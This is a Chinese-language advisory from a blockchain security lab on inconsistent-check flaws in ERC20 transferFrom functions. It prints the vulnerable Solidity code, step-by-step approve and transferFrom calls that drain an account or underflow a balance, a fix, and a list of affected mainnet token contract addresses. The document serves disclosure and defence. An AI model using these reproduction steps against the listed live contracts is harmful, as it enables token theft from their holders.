

ERC20 不一致性检查漏洞分析(新增balances不一致检查漏洞)

Author: Tri0nes

日前，有相关文章报道了部分合约中的 transferFrom 中存在不一致性检查漏洞(check effect inconsistency)，于是我们对此漏洞类型进行了深入的分析。发现了不仅存在 `allowed[_from][msg.sender]` 这一语句的检查不一致，还存在 `balances[msg.sender]` 语句的检查不一致漏洞。

一、漏洞原理

1、allowed 不一致性检查漏洞

```
/// @notice send `_value` token to `_to` from `_from` on the condition it is approved by
`_from`
/// @param _from The address of the sender
/// @param _to The address of the recipient
/// @param _value The amount of token to be transferred
/// @return whether the transfer was successful or not
function transferFrom(address _from, address _to, uint256 _value) public returns (bool
success) {
    require(balances[_from] >= _value);           // Check if the sender has enough
    require(balances[_to] + _value >= balances[_to]); // Check for overflows
    require(_value <= allowed[_from][msg.sender]); // Check allowance
    balances[_from] -= _value;
    balances[_to] += _value;
    allowed[_from][_to] -= _value;
    Transfer(_from, _to, _value);
    return true;
}
```

如上面代码，`require(_value <= allowed[_from][msg.sender]);` 这一句的条件检测与 `allowed[_from][_to] -= _value;` 这一语句的操作不相符，导致设置转账额度权限后，攻击者能够持续转账，直到转完所有余额。

2、balances 不一致性检查漏洞

```
function transferFrom(address _from, address _to, uint _value) returns (bool success) {
    require(balances[msg.sender] >= _value);
    require(allowed[_from][_to] >= _value);
    require(balances[_to] + _value > balances[_to]);

    balances[_from] -= _value;
    balances[_to] += _value;
    allowed[_from][_to] -= _value;

    Transfer(_from, _to, _value);

    return true;
}
```

如上面代码，`require(balances[msg.sender] >= _value);` 这一句的条件检测与 `balances[_from] -= _value;` 这一语句的操作不相符，攻击者能够通过溢出，让 `_from` 账户余额获得极大的 token 数量。

同时，有一些合约中使用了 `safeMath` 安全方法进行计算 `balances[_from] = balances[_from].sub(_value);`，所以暂时没有溢出问题，但是条件检查部分是冗余的。

二、漏洞复现

1、allowed 不一致性检查漏洞复现

部署 Litecoin 合约。合约地址：<https://etherscan.io/address/0xd97579Cea3fE2473682a4C42648134BB982433B9>

管理者：0xca35b7d915458ef540ade6068dfe2f44e8fa733c 攻击者：

0x14723a09acff6d2a60dcdf7aa4aff308fddc160 攻击者2：0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db


管理者身份：

管理者给予攻击者一定的转账额度权限

approve: "0x14723a09acff6d2a60dcdf7aa4aff308fddc160c",10000


使用 allowance 查看转账额度：

"0xca35b7d915458ef540ade6068dfe2f44e8fa733c","0x14723a09acff6d2a60dcdf7aa4aff308fddc160c"



allowance 'd915458ef540ade6068dfe2f44e8fa733c','0x14723a09acff6d2a60dcdf7aa4aff308fddc160c'
0: uint256: remaining 10000

此时攻击者2的余额为 0：



balanceOf 0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db
0: uint256: balance 0

切换为攻击者身份：

攻击者使用 `transferFrom` 向攻击者2进行转账操作


transferFrom:

```
"0xca35b7d915458ef540ade6068dfe2f44e8fa733c","0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db",10000
```

攻击者继续使用 transferFrom 向攻击者2进行转账操作，仍然能转账成功，因为 `allowed[_from][msg.sender]` 没有发生变化，而攻击者2的余额依然增加了。

transferFrom:


```
"0xca35b7d915458ef540ade6068dfe2f44e8fa733c","0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db",10000
```



通过此攻击，攻击者能够将 *from* 账户里的所有余额转移到其它用户余额中。并且 `allowed[from][to]` 是溢出了的。

allowance:

```
"0xca35b7d915458ef540ade6068dfe2f44e8fa733c","0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db"
```




2、balances 不一致性检查漏洞复现

部署 CountryCoin (CCN) 合约进行复现。合约地址: <https://etherscan.io/address/0x3b912fb1b5b9e07e50e43f0404fee038f9a0353c#code>

管理者: 0xca35b7d915458ef540ade6068dfe2f44e8fa733c 攻击者1:

0x14723a09acff6d2a60dcdf7aa4aff308fddc160 攻击者2: 0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db

攻击者1先通过充值获取一定的 token。



至此即为初始化条件，攻击者有两个账户地址，其中余额分别为 10000 和 0，我们接下来的攻击就是让第二个账户溢出。

切换到攻击者2

攻击者2给予攻击者1一定的转账额度权限

```
approve: "0x14723a09acff6d2a60dcdf7aa4aff308fddc160c",10000
```

切换回攻击者1

攻击者使用 transferFrom 向自己进行转账操作

transferFrom:

```
"0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db","0x14723a09acff6d2a60dcdf7aa4aff308fddc160c",10000
```

此时攻击者2地址上余额本来为0，但经过 `` 的减法计算下溢变为了极大值。

balanceOf 0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db

0: uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129629936

三、修复方案

修复方法如下：

```
function transferFrom(address _from, address _to, uint256 _value) public returns (bool success) {
    require(allowed[_from][msg.sender] >= _value && balances[_from] >= _value && _value > 0);
    balances[_from] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(_value);
    allowed[_from][msg.sender] = allowed[_from][msg.sender].sub(_value);
    Transfer(_from, _to, _value);
    return true;
}
```

1. 使用 safeMath 方法进行计算；
2. 使用 `balances[_from] >= _value` 作为条件判断，而非 `balances[msg.sender]`；
3. 检查 `allowed[_from][msg.sender]` 并对 `allowed[_from][msg.sender]` 进行操作，不要与 `allowed[_from][_to]` 混用。

四、漏洞合约监测结果

通过对以太坊进行此漏洞类型的全面监测，发现存在超过 25 个合约存在此类问题，其中有些是有大量交易的合约。同时，有部分合约使用了 safeMath 库暂无问题。

allowed 不一致性检查漏洞：

Lightcoin (Light) 0xd97579Cea3fE2473682a4C42648134BB982433B9 ShowCoin (Show)
0x58d0A58E4B165a27E4e1B8C2A3eF39C89b581180 StepCoin (STEP)
0xf12E158c8c225035520a5bF44abF90352E4cC074

balances 不一致性检查漏洞

BB (BB) 0xe96981ff5454c14dea49dd1aad4d7bafecf0c6d CountryCoin (CCN)
0x3b912fb1b5b9e07e50e43f0404fee038f9a0353c JAAGCoin (JAAG)
0x92A414B4f14BB4963b623400793d5037E1fb399E Mich Coin (MCH)
0x15a23eee2988a54e1a6b326fd469c94bed98ae5a SBC token (SBCE)
0xca58cf6d68344a2b13f0f62d29351466ee4d7c76 SBC token (SBCE)
0x489b8450edd996105b57da6a5a1bfa366e55cc07 Spork (SPRK)
0x0698A6229FF6b82bEe731056cA01c298d8eff4D Xtremcoin (XTR)
0x619de4f05fe07522de2bdcf2daeb1a23da8c0bb4 Xtremcoin (XTR)
0x6a27778baa415f9086ba0703c7a9c6cde0d46f2b Relest (REST)
0x01b6f09b54d246670627a009a7dc85bd54354eed SURT token (SURT)
0x174d81e9eed9c704a64dbb2349f6900f6e03487c BiTing (BTFM)
0xe4f1bcae296ff9385842fc24cc7d18ab94121223

balances 不一致性检查但无影响

BetaToken (BKE) 0xc83df28c1b0f344fc791c237e0deb6174b7bea84 BitClemm (BCM)
0x33130769b752010aed26e661701f37a6a42c00d5 Bittech Token (BTECH)
0xE62042a9CE543970b4CBc80063F550d4f74538C8 ChrisCoin (CHC)
0x8dcff3aff91f0922f14e1c11cc409086cd1e4692 E-talon (ETALON)
0x0663210A18dFDc62688b14c4ec10A1Df8912E28C Immortal (IMT)
0xed19698c0abde8635413ae7ad7224df6ee30bf22 ItalyCoin (ITA)
0xb66852e6c0b65128256b50f6347f045c20347f66 ItalyToken (ITK)
0xad4860e8eb6fda8539381740823ae493c662fac9 LEToken (LET)
0x632a224FD49e3e4C2AAB5d63c57B772EeE807e68 Lucky Ethereum Token (LET)
0xc98392308F391AB8B67087E7A2101cde21773e9D ScudoCash (SCH)
0xf463434733b26c6f5e79eb9dbde4b508dedda95c

五、资料

ERC20代币合约新型漏洞预警及分析，可导致无限授权转账：[https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=MzlwMDk1MjMyMg==&mid=2247484278&idx=1&sn=3445efaa758884071885012347219d0c&chksm=96f41c1ba183950d5c0b51d5b668ca35ddec4b22fc47dc17e9f79bd0c17e1fe415e787576685&mpshare=1&scene=1&srcid=0718RIJQHpsBoUXge9GsOJYL#rd)

[__biz=MzlwMDk1MjMyMg==&mid=2247484278&idx=1&sn=3445efaa758884071885012347219d0c&chksm=96f41c1ba183950d5c0b51d5b668ca35ddec4b22fc47dc17e9f79bd0c17e1fe415e787576685&mpshare=1&scene=1&srcid=0718RIJQHpsBoUXge9GsOJYL#rd](https://mp.weixin.qq.com/s?__biz=MzlwMDk1MjMyMg==&mid=2247484278&idx=1&sn=3445efaa758884071885012347219d0c&chksm=96f41c1ba183950d5c0b51d5b668ca35ddec4b22fc47dc17e9f79bd0c17e1fe415e787576685&mpshare=1&scene=1&srcid=0718RIJQHpsBoUXge9GsOJYL#rd)

LightCoin合约非一致性检查漏洞分析：<http://www.freebuf.com/vuls/177565.html>

关于玄猫安全



玄猫区块链安全实验室专注区块链安全领域，致力于提供区块链行业最专业的安全解决方案，团队成员来自于百度、阿里、360等国际顶尖安全团队，已为数十家交易所、电子钱包、智能合约等提供基础安全建设、渗透测试、漏洞挖掘、应急响应等安全服务。

玄猫安全实验室提供专业权威的智能合约审计服务、区块链专项应用评估、区块链平台安全评估等多项服务。

商务合作: Lyon.chen@xuanmao.org